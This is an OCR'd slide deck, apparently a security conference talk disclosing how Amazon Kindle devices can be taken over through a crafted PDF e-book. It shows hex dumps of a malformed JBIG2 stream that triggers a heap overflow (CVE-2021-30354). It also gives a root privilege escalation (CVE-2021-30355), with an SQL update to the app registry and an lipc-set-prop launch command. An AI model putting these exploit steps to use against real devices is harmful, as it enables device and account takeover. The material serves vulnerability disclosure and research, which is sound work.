
Do you like to read? I know how to take over your Kindle with an e-book

cp<r>

Slava Makkaveev

How popular is Amazon Kindle?



NUMBER OF E-READER USERS IN THE U.S. IN 2018

90.5m

PERCENTAGE OF E-READER OWNERS IN THE U.S. IN 2019

52%

MOST WIDELY OWNED E-READING DEVICE IN THE U.S.

Amazon Kindle

The 11th Generation is on the way

10th Generation
- Kindle Oasis
- Kindle Paperwhite
- Kindle

9th Generation
- Kindle Oasis

8th Generation
- Kindle Oasis
- Kindle

7th Generation
- Kindle Voyage
- Kindle Paperwhite
- Kindle

6th Generation
- Kindle Paperwhite

5th Generation
- Kindle Paperwhite
- Kindle

4th Generation
- Kindle Touch
- Kindle

3rd Generation
- Kindle Keyboard

2nd Generation
- Kindle DX
- Kindle

1st Generation
- Kindle

The easiest way to remotely reach a Kindle is through an e-book

How to deliver an e-book to my Kindle device?

When you are logged into your Amazon account

- From your browser (Chrome browser extension)
- From your desktop (PC application)
- From your Android device (Android application)

Without authentication


- Via USB cable
- From your email (as an attachment) to `xxx@kindle.com`
    - The ability to spoof was fixed at the end of 2020
    - A verification link will be sent to your Amazon account

A phishing campaign is the right way to go

Dozens of free online libraries are open to everyone

- Kindle Store
- Project Gutenberg
- Open Library
- The Online Books Page
- The Literature Network
- Classic Reader
- Classic Bookshelf
- Chest of Books
- Fiction.us
- PublicLiterature.org
- Authorama
- Bibliomania
- International Children's Digital Library

...



An edition of With love to DEF CON (2021)

Last edited by slavam
14 minutes ago | History

With love to DEF CON

by Slava M.

★★★★★ 5.00 · 1 Ratings · 0 Want to read · 0 Currently reading · 1 Have read

This edition was published in **2021** by self-publish

This edition doesn't have a description yet. Can you **add one**?

Previews available in:

With love to DEF CON
2021, self-publish


A malware e-book can be easily uploaded


Inside the Kindle E-reader

How to research a Kindle device?


The official source code consists of third-party open source projects with small Amazon tweaks

1) The latest firmware is available for download
2) It is possible to Jailbreak





Kindle Touch Architecture



User Interface

Java Apps

HTML/Javascript

High-level services

Booklets

JRE

Pillow

Webkit

X.org

Low-level services / system

LIPC + app registry

D-Bus

Native apps (busybox)

Linux OS

What Kindle components are responsible for parsing e-books?

The /usr/bin/scanner service

- Periodically scans `/mnt/us/documents` for new files
- Uses “extractor” libraries to extract metadata from the e-book

`/var/local/appreg.db`

kfx	`/usr/lib/ccat/libyjextractorE.so`
azw1, tpz	`/usr/lib/ccat/libtopazE.so`
pdf	`/usr/lib/ccat/libpdfE.so`
azw3	`/usr/lib/ccat/libmobi8extractorE.so`
azw, mbp, mobi, prc	`/usr/lib/ccat/libEBridge.so`


If the scanner does not match the file extension or a parsing error occurs, the e-book is not shown to the user

Java framework is responsible for opening the book on click

`/opt/amazon/ebook/lib/`


- `MobiReader-impl.jar`
- `YJReader-impl.jar`
- `PDFReader-impl.jar`
- `HTMLReader-impl.jar`
- `TopazReader-impl.jar`
- `...`

For example, `com.amazon.ebook.booklet.pdfreader.impl.PDFModel`



```
public synchronized PDFOpenBookCache f(String paramString1, String paramString2, int paramInt)
  PDFOpenBookCache pDFOpenBookCache = null;
  try {
    pDFOpenBookCache = PDFNativeRenderer.nativeOpenPDFDocument(paramString1, paramString2, paramInt);
  } catch (PDFException pDFException) {
    LOG.error("Unable to open the book", pDFException);
    throw new PDFDocumentException(pDFException.getLocalizedMessage());
  }
  return pDFOpenBookCache;
}
```

Opening a PDF file



libFoxitWrapper.so


`openPDFDocumentFromLibrary`	Opens the PDF document
`getCurrentPage`	Parses the PDF page to internal structures
`renderPageFromLibrary`	Renders the PDF page converting it to an image. When called, the stream filters begin to be parsed

It is a wrapper for the Foxit PDF SDK presented by `/usr/lib/libfpdfemb.so`

Fuzzing PDF filters

The classic fuzzing scheme is enough


Kindle devices are based on NXP i.MX processors (ARM)



PDF stream filters/codecs

`Libfpdfemb.so` supports

- Predictor
- Decrypt
- Flate
- Fax
- Lzw
- AsciiHex
- RunLen
- Ascii85
- Jpeg
- Jbig2
- Jpx




```
4 0 obj
<< /Length 244 >>
stream
□□□□0□□ÿÿÿÿ□□□€□□□□□□□□□□□□□ÿ□□□□□
endobj

5 0 obj
<< /DecodeParms  << /JBIG2Globals 4 0 R >>
/Filter /JBIG2Decode
/Subtype /Image
/Type /XObject
/Width 32
/Height 32
/ColorSpace /DeviceGray
/BitsPerComponent 1
/Length 1 >>
stream
□
endstream
endobj

6 0 obj
<< /XObject << /Im1 5 0 R >>
/ProcSet [/PDF /ImageB] >>
endobj
```

The Jbig2Module object




```
003AEF98 ; `vtable for'CCodec_Jbig2Module
003AEF98 _ZTV18CCodec_Jbig2Module DCD 0          ; DATA XREF: sub_92CD0+24↑o
003AEF98                                         ; .got:off_3AFC2C↓o
003AEF98                                         ; offset to this
003AEF9C                DCD _ZTI18CCodec_Jbig2Module ; `typeinfo for'CCodec_Jbig2Module
003AEFA0                DCD sub_8DE1C
003AEFA4                DCD sub_8DE2C
003AEFA8                DCD sub_8DE9C
003AEFAC                DCD sub_8DF70
003AEFB0                DCD sub_8E4D8
003AEFB4                DCD StartDecode
003AEFB8                DCD sub_8E31C
003AEFBC                DCD sub_8E104
003AEFC0                DCD sub_8E0AC
003AEFC4                DCD sub_8DE50
```

```
int CCodec_Jbig2Module::StartDecode(
    void* jbig2_context,
    uint32_t width,
    uint32_t height,
    uint8_t* src_buf,
    uint32_t src_size,
    uint8_t* global_data,
    uint32_t global_size,
    uint8_t* dest_buf,
    uint32_t dest_pitch,
    void* pause)
```

CVE-2021-30354. Integer Overflow

Malformed JBIG2Globals stream

- Image information region (width: 0x80, height: 1, stride: 0x10)
- “Refinement” region



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0000h: 00 00 00 00 30 00 00 FF FF FF FF 00 00 00 80 00
0010h: 00 00 01 00 00 00 00 00 00 00 00 00 FF 00 00 00
0020h: 00 00 00 00 00 00 EA 00 00 00 00 00 FF FF FF FF
0030h: 00 00 00 00 00 00 00 10 00 00 00 00 40 00 00 00
0040h: 00 00 00 00 00 00 AB FF AC 00 00 00 00 00 00 00
```

(0, 0x40000000)

the refining rectangle

Height: 0x10


Width: 0

height_new = height + y = 0x40000010

mem_size = (height + y) * stride = 0x100

(Integer Overflow)

Managed heap overflow



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0000h: 00 00 00 00 30 00 00 FF FF FF FF 00 00 00 80 00
0010h: 00 00 01 00 00 00 00 00 00 00 00 00 FF 00 00 00
0020h: 00 00 00 00 00 00 EA 00 00 00 00 00 FF FF FF FF
0030h: 00 00 00 00 00 00 00 10 00 00 00 00 40 00 00 00
0040h: 00 00 00 00 00 00 AB FF AC 00 00 00 00 00 00 00
0050h: 00 EA 00 00 00 00 00 FF FF FF FF 00 00 00 80 00
0060h: 00 00 01 00 00 00 00 00 00 12 34 02 00 00 00 00
0070h: 00 72 9B 3D 3F E3 0C 9F FF AC 00 00 00 00 00 00
```

1) Decompress jbig2 data

2) And XOR with the heap content


3) At offset 0x1234 * 0x10 bytes

Writing through the XOR allows to bypass ASLR

Code execution in the pdfreader process

- The data segments are Read/Write/Execute
- The base address of the data segments is not randomized
- Operates with the framework user rights

Our test payload `/var/tmp/framework/payload.sh`



```
#!/bin/sh
OUTPUT=$(id)
logger -s "${OUTPUT}"
```


Logged out:

```
uid=9000(framework) gid=150(javausers) groups=150(javausers)
```

CVE-2021-30355.
Improper Privilege Management


Patching the Application Registry

The framework user has read/write access to `/var/local/appreg.db`



handlerId	name	value
com.lab126.browser	command	/usr/bin/mesquite -l com.lab126.browser -c file:///var/local/mesquite/browser/ -j
com.lab126.csapp	command	/usr/bin/mesquite -l com.lab126.csapp -c file:///var/local/mesquite/csapp/
com.lab126.mysn	command	/usr/bin/mesquite -l com.lab126.mysn -c file:///var/local/mesquite/mysn/
com.lab126.odac	command	/usr/bin/mesquite -l com.lab126.odac -c file:///var/local/mesquite/odac/
com.lab126.privacy	command	/usr/bin/mesquite -l com.lab126.privacy -c file:///var/local/mesquite/privacy/


Link a “command” entry to our `payload.sh`



```sql
UPDATE properties SET value='/var/tmp/framework/payload.sh'
WHERE handlerId = 'com.lab126.browser' and name = 'command';
```

Requesting the Application Manager to launch the app

The framework user can send a LIPC message to start an application



```
lipc-set-prop com.lab126.appmgrd start app://com.lab126.browser
```

The `appmgrd` service

- Searches the registry for the app matching the argument
- Launches the app if found
- Operates with the root user rights

> Each app is responsible for lowering its own permissions at startup :-)

Our `payload.sh` logged out:

```
root: uid=0(root) gid=0(root)
```

Demo. Remote C&C

Summary

What did we find?

- How to execute malicious code hidden in an e-book (CVE-2021-30354)
- How to gain root privileges on Kindle devices (CVE-2021-30355)

What can we do?

Own the Kindle device

- Brick
- Convert to a bot
- Attack other devices in your local network

Own the Amazon account

- Remove or resell e-books, taking money for ourselves

Thank you!

slavam@checkpoint.com

@_cpresearch_
research.checkpoint.com